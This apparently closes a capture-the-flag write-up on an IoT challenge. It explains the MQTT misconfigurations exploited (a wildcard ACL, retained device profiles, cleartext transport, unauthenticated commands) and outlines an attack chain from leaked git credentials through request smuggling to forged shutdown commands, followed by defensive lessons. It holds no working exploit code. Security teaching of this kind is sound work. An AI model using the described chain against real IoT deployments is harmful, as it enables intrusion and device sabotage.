MQTT brokers can be configured to allow anonymous connections via `allow_anonymous true`. A 2020 study found over 83,000 MQTT brokers exposed to the internet with no authentication. In this challenge authentication is enabled but credentials leak through a separate misconfiguration, rendering authentication ineffective.

Overly Permissive ACLs

Access control in MQTT is managed through ACL files mapping usernames to topic permissions. The most common misconfiguration is a wildcard ACL granting a user full read and write access to all topics as implemented here with `topic readwrite devices/#`. A correctly scoped ACL would grant each device user access only to their own topics, with separate read-only operator credentials.

Retained Message Exposure

Messages published with `retain=True` are stored by the broker indefinitely and replayed to any new subscriber. Without `message_expiry_interval` configured, sensitive device configuration data like firmware versions, supported commands, payload formats are permanently accessible to any authenticated user.

No Publisher Identity Enforcement

MQTT has no native mechanism to verify that a publishing client is the legitimate owner of a topic. Any authenticated client can publish to any topic they have ACL write access to. Combined with a wildcard ACL this means any authenticated user can impersonate any device.

Cleartext Transport

Standard MQTT operates on port 1883 with no encryption. All messages including authentication credentials are transmitted in plaintext and trivially interceptable. MQTT over TLS (port 8883) addresses this but requires certificate management many deployments skip.

No Command Authentication

IoT devices subscribing to command topics typically have no mechanism to verify the authenticity of received commands. Any message with the correct JSON structure on the right topic is executed immediately, as demonstrated by the shutdown commands in Stage 10.

Lessons Learned

Secrets Do Not Belong in Version Control

The entire attack chain begins with credentials recovered from a deleted file in git history. Git permanently stores every version of every file unless history is explicitly rewritten with `git filter-repo`. The correct practice is to never commit secrets, use environment variables injected at runtime, and scan repositories with tools before pushing. If a secret is ever committed it must be treated as compromised and rotated immediately regardless of any cleanup commit.

Proxy-Level Access Controls Are Not a Security Boundary

The internal admin endpoint was blocked at the proxy layer but the application behind it had no independent authentication beyond a static token. HTTP request smuggling bypassed the proxy's ACL entirely. Every internal service should validate requests independently.

MQTT ACLs Must Be Scoped to Minimum Necessary Access

A wildcard ACL entry granting full read and write access to an entire topic namespace is equivalent to no ACL at all. Each device should have its own credentials with write access only to its own topics. Administrative credentials should be separate, rotated regularly, and never embedded in application configuration files.

Retained Messages Are Permanent Disclosures

Any sensitive data published as a retained message is accessible to all current and future authenticated users indefinitely. Device capability profiles and anything that could aid an attacker in crafting valid payloads should never be retained. If retained messages are necessary, `message_expiry_interval` should be set to the shortest practical value.

IoT Command Pipelines Require Payload Authentication

A device that executes any correctly structured command from any authenticated broker user has no meaningful security boundary. Commands should be signed using HMAC or asymmetric cryptography so that a device can verify both the origin and integrity of received instructions before acting on them, especially for operations like shutdown or firmware update.